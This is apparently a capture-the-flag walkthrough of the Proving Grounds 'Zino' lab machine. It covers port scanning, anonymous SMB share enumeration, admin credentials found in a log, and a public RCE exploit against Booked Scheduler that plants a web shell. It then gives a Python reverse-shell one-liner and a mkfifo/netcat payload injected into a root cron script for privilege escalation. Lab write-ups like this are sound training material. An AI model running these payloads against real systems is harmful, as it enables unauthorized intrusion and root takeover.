Nmap
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 b2:66:75:50:1b:18:f5:e9:9f:db:2c:d4:e3:95:7a:44 (RSA)
|   256 91:2d:26:f1:ba:af:d1:8b:69:8f:81:4a:32:af:9c:77 (ECDSA)
|_  256 ec:6f:df:8b:ce:19:13:8a:52:57:3e:72:a3:14:6f:40 (ED25519)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
3306/tcp open  mysql       MariaDB 10.3.24 or later (unauthorized)
Ran a full port scan and found one additional port
8003/tcp open mcreport.
It is running an instance of booked scheduler.
Enumeration
SMB allows anonymous access. By listing the shares we find a share named zino. It contains several files (including local.txt) that we may find interesting.
auth.log seems to contain a password change for user peter, but does not work for ssh.
┌──(kali㉿kali)-[~/ProvingGrounds/Zino]
└─$ cat auth.log
Apr 28 08:16:54 zino groupadd[1044]: new group: name=peter, GID=1001
Apr 28 08:16:54 zino useradd[1048]: new user: name=peter, UID=1001, GID=1001, home=/home/peter, shell=/bin/bash
Apr 28 08:17:01 zino passwd[1056]: pam_unix(passwd:chauthtok): password changed for peter
Apr 28 08:17:01 zino CRON[1058]: pam_unix(cron:session): session opened for user root by (uid=0)
misc.log contains a set of credentials. We can potentially use them to log in to the booked scheduler.
┌──(kali㉿kali)-[~/ProvingGrounds/Zino]
└─$ cat misc.log
Apr 28 08:39:01 zino systemd[1]: Starting Clean php session files...
Apr 28 08:39:01 zino CRON[2791]: (CRON) info (No MTA installed, discarding output)
Apr 28 08:39:01 zino systemd[1]: phpsessionclean.service: Succeeded.
Apr 28 08:39:01 zino systemd[1]: Started Clean php session files.
Apr 28 08:39:01 zino systemd[1]: Set application username "admin"
Apr 28 08:39:01 zino systemd[1]: Set application password "adminadmin"
It works.
A search on searchsploit for booked finds an RCE exploit for our version, v2.7.5
Exploitation
┌──(kali㉿kali)-[~/ProvingGrounds/Zino]
└─$ python3 50594.py http://192.168.132.64:8003 admin adminadmin
[+] Logged in successfully.
[+] Uploaded shell successfully
[+] http://192.168.132.64:8003/booked/Web/custom-favicon.php?cmd=

$ whoami
www-data

$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
The shell that we get with the exploit is very basic, so I used a python reverse shell payload to catch a shell that we will be able to upgrade.
$ python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("192.168.45.223",445));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")'
┌──(kali㉿kali)-[~/ProvingGrounds/Zino]
└─$ nc -nlvp 445
listening on [any] 445 ...
connect to [192.168.45.223] from (UNKNOWN) [192.168.132.64] 35406
$ python -c 'import pty;pty.spawn ("/bin/bash")'
python -c 'import pty;pty.spawn ("/bin/bash")'
www-data@zino:/var/www/html/booked/Web$ export TERM=xterm
export TERM=xterm
www-data@zino:/var/www/html/booked/Web$ ^Z
zsh: suspended  nc -nlvp 445

┌──(kali㉿kali)-[~/ProvingGrounds/Zino]
└─$ stty raw -echo; fg
[2]  - continued  nc -nlvp 445

www-data@zino:/var/www/html/booked/Web$
Privilege Escalation
I tried to get linpeas onto the target but wget couldn’t connect to my python web server. I also ran find / -perm -u+s -exec ls -la {} \; 2>/dev/null to find SUID binaries, but nothing stuck out.
Sudo is not installed on the box.
We do know peter’s new password so lets log in as him.
The password we found in the SMB share (his home directory it turns out) is not correct, so this must be a rabbit hole.
Checking /etc/crontab reveals a cron job that may be our privesc vector! It runs as root.

We also have permissions as our user to write on this script.
The script:
#!/usr/bin/env python
import os
import sys
try:
        os.system('somestuff')
except:
        print 'ERROR...'
sys.exit(0)
We need to input a reverse shell into the os.system call. I had to try many payloads before it worked but this one did it.
#!/usr/bin/env python
import os
import sys
try:
        os.system('rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.45.223 21 >/tmp/f')
except:
        print 'ERROR...'
sys.exit(0)
We are now root and can grad proof.txt
Done!